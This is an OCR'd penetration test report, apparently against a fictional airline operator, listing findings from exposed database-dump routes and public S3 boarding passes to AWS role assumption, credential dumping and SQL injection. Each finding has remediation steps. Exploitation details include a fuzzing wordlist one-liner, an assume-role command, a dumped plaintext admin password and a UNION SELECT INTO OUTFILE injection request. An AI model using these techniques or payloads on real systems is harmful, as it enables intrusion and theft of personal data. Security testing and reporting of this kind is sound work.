
Finding	H.2 Unauthenticated Development Route In Baggage Check-In App Exposes All Database Contents
Comprehensive Risk Index (CRI)	**7.8**
Vulnerability Severity	10
Ease of Exploitation	9
Business Impact	9
Compliance Risk	10
Effort to Fix	1
Description	An unauthenticated endpoint in the baggage check-in application exposes the contents of the entire database, including PII for 740 customers such as social security numbers, birth dates, and phone numbers.
Business Impact	The exposure of unencrypted, sensitive PII can directly lead to user harm, in addition to leaving the business at risk of legal and regulatory action as well as reputational harm.
Regulatory Notes	This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to develop network segmentation and access control policies to protect critical systems, and to perform regular patching of critical cyber-physical infrastructure. As mentioned elsewhere, many of these users are located in California (as confirmed by phone area codes). Fines for the exposure of PII may result in fines of up to $750 per user under the California Consumer Privacy Act. Moreover, each user may file a civil suit for further damages under the same regulation.
MITRE ATT&CK Technique(s)	T1567

Affected Service(s)/Host(s)	10.0.0.33 (**baggagecheckin.corp.kkms.local**), port 80
Exploitation Details	As mentioned elsewhere, we were able to download and analyze the compiled binary of the baggage check-in web application through exploiting a local file read vulnerability. From running this application on our systems in debug mode, we were able to see a list of application routes on startup.

```
[GIN-debug] GET    /api/v3/session/heartbeat --> main.addSessionRoutes.func1 (3 handlers)
[GIN-debug] GET    /api/v3/session/create    --> main.addSessionRoutes.func2 (3 handlers)
[GIN-debug] GET    /api/v3/session/destroy   --> main.addSessionRoutes.func3 (3 handlers)
[GIN-debug] GET    /api/v3/passenger/validate --> main.addPassengerRoutes.func1 (3 handlers)
[GIN-debug] GET    /api/v3/passenger/add     --> main.addPassengerRoutes.func2 (3 handlers)
[GIN-debug] GET    /api/v3/bag/submit        --> main.addBagRoutes.func1 (3 handlers)
[GIN-debug] GET    /api/v3/dev/debug         --> main.addDevRoutes.func1 (3 handlers)
[GIN-debug] GET    /api/v3/print/send        --> main.addPrintRoutes.func1 (3 handlers)
[GIN-debug] POST   /api/v3/print/terminal/:terminal/submit --> main.addPrintRoutes.func2 (3 handlers)
[GIN-debug] GET    /api/v3/agreement/signed  --> main.AddAgreementRoute.func1 (3 handlers)
[GIN-debug] GET    /api/v2/session/get       --> main.depericatedAPIv2.func1 (3 handlers)
[GIN-debug] GET    /api/v2/passenger/validate --> main.depericatedAPIv2.func2 (3 handlers)
[GIN-debug] GET    /api/v2/print/send        --> main.depericatedAPIv2.func3 (3 handlers)
[GIN-debug] GET    /api/v1/session/get       --> main.depericatedAPIv1.func1 (3 handlers)
[GIN-debug] GET    /api/v1/session/create    --> main.depericatedAPIv1.func2 (3 handlers)
[GIN-debug] GET    /api/v1/passenger/validate --> main.depericatedAPIv1.func3 (3 handlers)
[GIN-debug] GET    /api/v1/print/send        --> main.depericatedAPIv1.func4 (3 handlers)
[GIN-debug] GET    /kiosk/go/                --> main.addFrontEnd.func1 (3 handlers)
[GIN-debug] GET    /kiosk/go/agreement       --> main.addFrontEnd.func2 (3 handlers)
[GIN-debug] GET    /kiosk/go/airline         --> main.addFrontEnd.func3 (3 handlers)
[GIN-debug] GET    /kiosk/go/flight          --> main.addFrontEnd.func4 (3 handlers)
[GIN-debug] GET    /kiosk/go/passenger       --> main.addFrontEnd.func5 (3 handlers)
[GIN-debug] GET    /kiosk/go/bagcheck        --> main.addFrontEnd.func6 (3 handlers)
[GIN-debug] GET    /kiosk/go/finalize        --> main.addFrontEnd.func7 (3 handlers)
[GIN-debug] GET    /kiosk/go/debug           --> main.addFrontEnd.func8 (3 handlers)
[GIN-debug] GET    /kiosk/go/expired         --> main.addFrontEnd.func9 (3 handlers)
[GIN-debug] GET    /kiosk/go/redirect        --> main.addFrontEnd.func10 (3 handlers)
[GIN-debug] GET    /devtools/reference/database/all --> main.addDatabase.func1 (3 handlers)
```

Listing application routes for the baggage check-in app by running it locally

One endpoint in particular, **/devtools/reference/database/all**, exposes a full dump of the database when loaded in the browser. This includes customer PII such as social security numbers, birth dates, phone numbers, and emails. This data is exposed for 740 users.




PII exposed by the **/devtools/reference/database/all** *endpoint*

Steps to Remediate	• Remove the `/devtools/reference/database/all` web endpoint. Development reference web resources should not be present within a deployed production application. • Improve processes to prevent development and debug resources from being deployed to production.

Finding	H.3 Web App Exposes Boarding Passes
Comprehensive Risk Index (CRI)	**7.6**
Vulnerability Severity	10
Ease of Exploitation	6
Business Impact	10
Compliance Risk	10
Effort to Fix	2
Description	The S3 publicly hosted web app on bucket kalka-passes20240111034800610800000003 allows public access to customer boarding passes.
Business Impact	This vulnerability is extremely damaging to the trust of travelers and goodwill of RAKMS, as they might have personally identifiable information revealed from maliciously accessed boarding passes.
Regulatory Notes	Data privacy regulations such as Articles 5 and 32 would be violated, as well as state-specific data protection laws. This also violates the International Air Transport Association guidelines.
Mitre ATT&CK Technique(s)	T1083
Affected Service(s)/Host(s)	rakmsbarcode20240111034800721800000004
Exploitation Details	An attacker can use the following format to generate a wordlist as follows, which matches the generated timestamp paths to boarding pass barcodes: `printf "%s\n" {1..12},{1..31},{0..23},{0..59},{0..59} | sed -r`

```
's/^([0-9]),/0\1,/g;s/,([0-9]),/,0\1,/g;s/,([0-
9])$/,0\1/g;s/,//g' > ALLTIMES.txt
```

Then, an attacker can use a fuzzing tool to find barcodes which contain personally identifiable information as seen in the barcode PII finding:



Steps to Remediate	Use fine-grained access control in bucket policies to prevent global access for all barcode images.


Finding	H.4 Role Assumption Allows Exfiltration of Sensitive Barcodes
Comprehensive Risk Index (CRI)	**7.4**
Vulnerability Severity	9
Ease of Exploitation	6
Business Impact	9
Compliance Risk	10
Effort to Fix	3
Description	The dev-barcode-role can be assumed by any AWS user, granting access to enumerate and download all generated barcodes from arn:aws:s3:::rakmsbarcode20240111034800721800000004
Business Impact	This vulnerability is extremely damaging to the trust of travelers and goodwill of RAKMS, as they might have personally identifiable information revealed from maliciously accessed barcodes.
Regulatory Notes	Given exposure of this data due to initial AWS access, data privacy regulations such as Articles 5 and 32 would be violated, as well as state-specific data protection laws. This also violates the International Air Transport Association guidelines.
Mitre ATT&CK Technique(s)	T1420
Affected Service(s)/Host(s)	arn:aws:s3:::rakmsbarcode20240111034800721800000004
Exploitation Details	First, we assumed the role dev-barcode-role:

```
[12/01/24 3:47:15] $eval $(aws sts assume-role \
 --role-arn arn:aws:iam::677302527522:role/dev-barcode-role \
 --role-session-name=test \
 --query 'join(``, [`export `, `AWS_ACCESS_KEY_ID=`,
 Credentials.AccessKeyId, ` ; export `, `AWS_SECRET_ACCESS_KEY=`,
 Credentials.SecretAccessKey, `; export `, `AWS_SESSION_TOKEN=`,
 Credentials.SessionToken])' \
 --output text)
```

Then, we listed the rakmsbarcode S3 bucket:


```
[12/01/24 3:49:02] $aws s3 ls rakmsbarcode20240111034800721800000004
2024-01-12 11:32:14      16339 0112163210.svg
2024-01-12 11:33:07      16339 0112163304.svg
2024-01-12 11:44:22      11797 0112164419.svg
2024-01-12 11:47:27      31812 0112164725.svg
2024-01-12 11:47:42      11541 0112164740.svg
2024-01-12 11:47:45      28233 0112164743.svg
2024-01-12 11:47:48      11587 0112164746.svg
2024-01-12 11:47:52      11413 0112164750.svg
2024-01-12 11:48:00      32340 0112164758.svg
```

Example redacted scan of retrieved barcode:



Steps to Remediate	Adjust dev-s3-role assume permissions for least privileged access to role assumption, as opposed to all AWS users..

Finding	H.5 Automatic Administrative Privileges on Work Desktops for all Domain Users
Comprehensive Risk Index (CRI)	**7.4**
Vulnerability Severity	8
Ease of Exploitation	8
Business Impact	10
Compliance Risk	10
Effort to Fix	1
Description	Granting all domain users automatic administrative privileges on work desktops creates a substantial security risk, as it elevates the potential for unauthorized system changes and credential dumps (especially for logged on accounts).
Business Impact	This does not have immediate business impact, although it does increase the risk of insider threats, privilege escalation, and accidental damage, not to mention credential compromise through social engineering methods such as phishing and vishing.
Regulatory Notes	This likely violates GDPR Article 30 and PCI-DSS Sections 7.1, 7.2, and 7.3.
MITRE ATT&CK Technique(s)	T1566
Affected Service(s)/Host(s)	10.0.0201-203
Exploitation Details	Any normal domain account (unprivileged logon to DC) can login as admin to the SKYDESKTOPs.



Steps to Remediate

Log in with Administrative Privileges:

Log in to the affected work desktop using an account that has administrative privileges on the local machine.

Open Local Users and Groups:

Press Win + R, type lusrmgr.msc, and press Enter. This will open the "Local Users and Groups" management console.

Remove Users and/or User Group from Local Administrators Group:

In the "Local Users and Groups" console, go to "Groups" and double-click on the "Administrators" group.

In the "Administrators Properties" window, select the users or groups that should not have administrative privileges on the local machine.

Click the "Remove" button to remove them from the local Administrators group.

Click "OK" to save the changes.

Finding	H.6 Domain Admin Credentials Exposed via SecretsDump
Comprehensive Risk Index (CRI)	**7**
Vulnerability Severity	10
Ease of Exploitation	6
Business Impact	10
Compliance Risk	4
Effort to Fix	5
Description	Once a Windows host is fully compromised and an attacker gains administrative permissions, a common procedure is to dump the hashes present on the machine. On the Exchange machine, this procedure revealed not only hashes but also the plaintext credential of a domain admin.
Business Impact	This allows any attacker who comprises a domain machine to compromise the entire domain, allowing them to impersonate any user on the domain, access any sensitive information, or destroy any critial resource.
Regulatory Notes	This vulnerability violates a number of key pieces of cybersecurity regulation, including GDPR Article 32 and PCI-DSS 3.1 and 3.2
MITRE ATT&CK Technique(s)	T1552, T1003
Affected Service(s)/Host(s)	10.0.0.6
Exploitation Details	We had already compromised the entire domain using previous exploits. We then dumped hashes on the Exchange mail server:

```
[*] _SC_laforge-agent
KKMS\Administrator:G@teP@ssw0rd!
[*] Cleaning up...
```

Screenshot displaying a plaintext password in the domain hash output

Steps to Remediate	• Remove all plaintext credentials from machines • Implement a policy to identify and secure all authentication data

Finding	H.7 Baggage Check-In Compiled App Binary Contains PII and System Root Password
Comprehensive Risk Index (CRI)	**6.8**
Vulnerability Severity	10
Ease of Exploitation	1
Business Impact	9
Compliance Risk	10
Effort to Fix	4

Description

The compiled binary of the baggage check-in application contains a significant amount of customer PII, including social security numbers, birth dates, and addresses. This information is exposed for over 250 users.

Moreover, the binary also contains the system root password, which can be used to log in as the root user and fully compromise the system.

Business Impact

The exposure of unencrypted, sensitive PII can directly lead to user harm, in addition to leaving the business at risk of legal and regulatory action as well as reputational harm.

Logging in as the system root user using the obtained password leads to the direct compromise of the confidentiality, integrity, and availability of the system.

Regulatory Notes


This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to develop network segmentation and access control policies to protect critical systems, and to perform regular patching of critical cyber-physical infrastructure.

Of the 283 users whose data was exposed in this manner, 11 had residential addresses located in California. Fines for the exposure of such data may result in fines of up to $750 per user under the California Consumer Privacy Act. Moreover, each user may file a civil suit for further damages under the same regulation.

Mitre ATT&CK Technique(s)	T1140
Affected Service(s)/Host(s)	10.0.0.33 (**baggagecheckin.corp.kkms.local**), port 80
Exploitation Details	As mentioned elsewhere, we gained the ability to read system files through an unauthenticated API endpoint. From reading **/proc/self/cmdline**, we learned that the web app's compiled binary is located in **/root/baggageapp/baggageapp**, and through the same endpoint we were able to download the binary itself. We then ran the **strings** command on the binary and discovered a significant amount of customer PII in JSON format. This included plaintext passwords, social security numbers, credit card numbers, birth dates, residential addresses and precise location coordinates, phone numbers, emails, and employment information.

Steps to Remediate	*Customer data in JSON format contained in the baggage service application compiled binary.* `[13/01/24 1:53:45] $grep 'WeA[redacted]!' -i baggageapp_binary` `grep: baggageapp_binary: binary file matches` *The system root password for the **baggagecheckin** host is also contained in the binary.* • Remove customer data from the source code and compiled products of web applications. This data should only be stored in encrypted databases with strict access controls. • Do not store user passwords in plaintext. Hash passwords using a secure slow hash function with unique salts per user. • Remove the plaintext system root password from the binary.

Finding	H.8 Plaintext Password Exposure in Account Description
Comprehensive Risk Index (CRI)	**6.8**
Vulnerability Severity	8
Ease of Exploitation	8
Business Impact	7
Compliance Risk	8
Effort to Fix	3
Description	Account descriptions containing plaintext passwords pose a critical security risk by making sensitive credentials easily accessible to unauthorized users.
Business Impact	The exploitation of this vulnerability presents risks to RAKMS' people-moving operations by giving an adversary a relatively easy way to obtain a domain account in a way that can be done anonymously. This allows them to enumerate the entire domain and provides a necessary prerequisite to many privilege escalation exploits.
Regulatory Notes	The insecure storage of authentication information violates multiple pieces of prominent cybersecurity regulation, including PCI-DSS 3.1, 3.2, 3.4, 3.5, 7.1, and 7.2.
MITRE ATT&CK Technique(s)	T1003
Affected Service(s)/Host(s)	Active Directory
Exploitation Details	Users with permission to view domain accounts can gain access to an account they shouldn't be able to access because the password of the account is in the description as shown below:



Steps to Remediate

- Perform regular audits and ensure no PII or credentials are stored in descriptions or other fields of user accounts.
- Develop and execute a comprehensive plan to protect confidential authentication information and PII and to limit and secure the places they are stored

Finding	H.9 PrintNightmare Exploit Compromises System Integrity
Comprehensive Risk Index (CRI)	**6.2**
Vulnerability Severity	8
Ease of Exploitation	6
Business Impact	7
Compliance Risk	6
Effort to Fix	4
Description	The PrintNightmare vulnerability exposes systems to remote code execution and privilege escalation, undermining the overall security integrity.
Business Impact	Allows malicious users to gain a system shell and, in conjunction with other findings, compromise the entire domain gaining the potential to disrupt or eliminate critical services.
Regulatory Notes	This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to develop network segmentation and access control policies to protect critical systems, and to perform regular patching of critical cyber-physical infrastructure.
MITRE ATT&CK Technique(s)	T1569, T1574, T1068
Affected Service(s)/Host(s)	10.0.0.201-203, Likely 10.0.0.5

Exploitation Details	First we determined that the requisite services were running by using rpcclient:  Having confirmed that the requisite services are running, we continued to execute the following Powershell implementation of the PoC: 
Steps to Remediate	Apply the patch that eliminates the PrintNightmare vulnerability.

Finding	H.10 Employee Time Tracker Database Vulnerable to SQL Injection
Comprehensive Risk Index (CRI)	**6.2**
Vulnerability Severity	7
Ease of Exploitation	4
Business Impact	8
Compliance Risk	8
Effort to Fix	4
Description	The Employee Time Tracker timesheet web application is vulnerable to SQL injection in multiple parameters when employees clock in, clock out, and update time sheets.
Business Impact	This vulnerability allows any user to leak contents of the backing database hosted on the 10.0.0.99 (EmployeeDB) server. Effectively, this allows any user to retrieve information about other users' timesheets.
Regulatory Notes	This finding results in the violation of PCI-DSS requirement 6.5.1.
MITRE ATT&CK Technique(s)	T1190
Affected Service(s)/Host(s)	10.0.0.43, port 80 (HTTP)
Exploitation Details	We first logged into the web application using the weak credentials of **`admin / admin`**, which we explained elsewhere. This gave us access to an interface that could be used to access and modify the timesheets of other users.

When submitting a timesheet modification for a user, a number of form fields are sent to create and update the relevant records in the database. This is true for this action on both the admin side and the user timesheet side. The below screenshots correspond to the admin portal

equest

retty Raw Hex

```
POST /index.php?employee=admin&page=admin HTTP/1.1
Host: 10.0.0.43
Cookie: PHPSESSID=jaf3Oo28eh34a3rie6q6n39jce
Content-Length: 169
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://10.0.0.43
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
0,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://10.0.0.43/index.php?employee=admin&page=admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close

clockIn=00%3A00%3A00&clockOut=00%3A00%3A00&date=2024-01-11&employee=' AND 1=2 UNION SELECT
schema_name FROM information_schema.schemata INTO OUTFILE '/tmp/schemata'; --
```

Dumping the list of databases hosted on the server to a file

```
63          <option value="0
64          information_schema
65          employeedb
66          mysql
67          performance_schema
            " >
              0
68            information_schema
69            employeedb
70            mysql
71            performance_schema
72          </option>
```

Retrieving the contents of a file into an employee name field in the admin dashboard, showing the successful injection attempt.

Steps to Remediate	• Sanitize database inputs in existing non-parameterized SQL queries, e.g. by using PHP functions such as **`mysqli_real_escape_string`**. • With more engineering time, use prepared statements and parameterized SQL queries (e.g. PDO) to eliminate SQL injection risk. • Consider adopting safer paradigms such as an object-relational mapper model that abstracts away business logic in SQL queries.

Finding	H.11 AWS Lambda function Allows Repeatedly Ordering Lower-Priced Tools
Comprehensive Risk Index (CRI)	**6**
Vulnerability Severity	7
Ease of Exploitation	8
Business Impact	7
Compliance Risk	1
Effort to Fix	7
Description	An unauthenticated AWS Lambda function allows anyone to requisition lower-priced tools. There does not appear to be a limit on how many times these tools can be ordered.
Business Impact	Anyone, including non-RAKMS employees, can requisition lower-priced tools repeatedly. This could have a moderate financial impact on the business, as it appears that the tools are paid for by RAKMS.
MITRE ATT&CK Technique(s)	T0871
Affected Service(s)/Host(s)	https://s6hb6se2fzfnwr3gpsfttq75xe0aaaud.lambda-url.us-west-2.on.aws/
Exploitation Details	Exploitation Details: Browse to http://rakmstoolrequisition20231107224201523600000001.s3-website-us-west-2.amazonaws.com/, then upload an image of a lower-priced tool.
	The backing AWS Rekognition image recognition service analyzes the

image and then creates a requisition record with discovered tool details in AWS DynamoDB. Clicking submit on the website allows requisition of the tool.

```
Content-Type: application/json
Content-Length: 317
Connection: close
x-amzn-RequestId: d75cd38c-aa28-460c-8c13-80532ca50390
Access-Control-Allow-Origin: *
X-Amzn-Trace-Id: root=1-654fc56d-77ad81cb6d2ab615006ac504;sampled=0;lineage=a3bad4d2:0

{
  "tool":{
    "itemDesc":{
      "S":"Stalwart 75-HT3000 (1 EA)"
    },
    "price":{
      "N":"6.98"
    },
    "name":{
      "S":"Hammer"
    },
    "weight":{
      "N":"1.54"
    }
  },
  "req":{
    "reqID":{
      "S":"206118"
    },
    "itemName":{
      "S":"Hammer"
    },
    "itemCost":{
      "N":"6.98"
    },
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Sat, 13 Jan 2024 19:47:09 GMT
3 Content-Type: application/json
4 Content-Length: 32
5 Connection: close
6 x-amzn-RequestId:
  afe3168d-3e05-4954-9058-8960c2b90793
7 Access-Control-Allow-Origin: *
8 X-Amzn-Trace-Id:
  root=1-65a2e8bd-0242bd5614f2ba4e18e47e93;sampled=0;l
  ineage=d45ef5c4:0
9
10 Orderplaced!Finaltotal:$6.98
```

Above: ordering a hammer on the requisition service without authentication.

We also noticed that when CFO approval is required to order a more expensive tool, the facial recognition is conducted on an image upload rather than on direct camera input. This would allow anyone to use a public image of the RAKMS CFO (e.g., from LinkedIn) to bypass this


	approval check, potentially costing the business even more money.
Steps to Remediate	Add authentication to the Lambda function to restrict tool requisition to only intended users. Adopt a more secure CFO approval process for higher-priced items, such as by requiring the CFO to log in with a separate set of credentials on the same web app or implementing an approval service that only the CFO can access.

Finding	M.1 Shutdown Endpoint in Baggage Check-In App Allows Denial of Service
Comprehensive Risk Index (CRI)	**5.8**
Vulnerability Severity	7
Ease of Exploitation	6
Business Impact	8
Compliance Risk	5
Effort to Fix	3

Description	A shutdown HTTP endpoint is exposed publicly on the baggage check-in kiosk app.
Business Impact	Attackers may cause denials of service to baggage check-in kiosks, preventing passengers from accessing flight or baggage information.
Regulatory Notes	This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to develop network segmentation and access control policies to protect critical systems, and to perform regular patching of critical cyber-physical infrastructure.
MITRE ATT&CK Technique(s)	T1210
Affected Service(s)/Host(s)	10.0.0.33 (**`baggagecheckin.corp.kkms.local`**), port 80
Exploitation Details	We analyzed the baggage claim binary offline, discovering a **`/kiosk/shutdown`** route.

	`` GET /dev/:random --> main.main.func3 (4 handlers) GET /system/shutdown --> main.main.func4 (4 handlers) PATCH /system/shutdown --> main.main.func5 (4 handlers) ``` In consulting with RAKMS, we discovered this PATCH route would cause the kiosk to shut down, and opted not to invoke the route in the interest of production system availability.
Steps to Remediate	• Remove unnecessary, including debug, routes from publicly-accessible web applications. • Implement QA and code review processes to reduce the likelihood of bugs manifesting in production.

Finding	M.2 Password Policy Weak Enough to Brute Force
Comprehensive Risk Index (CRI)	**5.8**
Vulnerability Severity	8
Ease of Exploitation	1
Business Impact	6
Compliance Risk	9
Effort to Fix	5
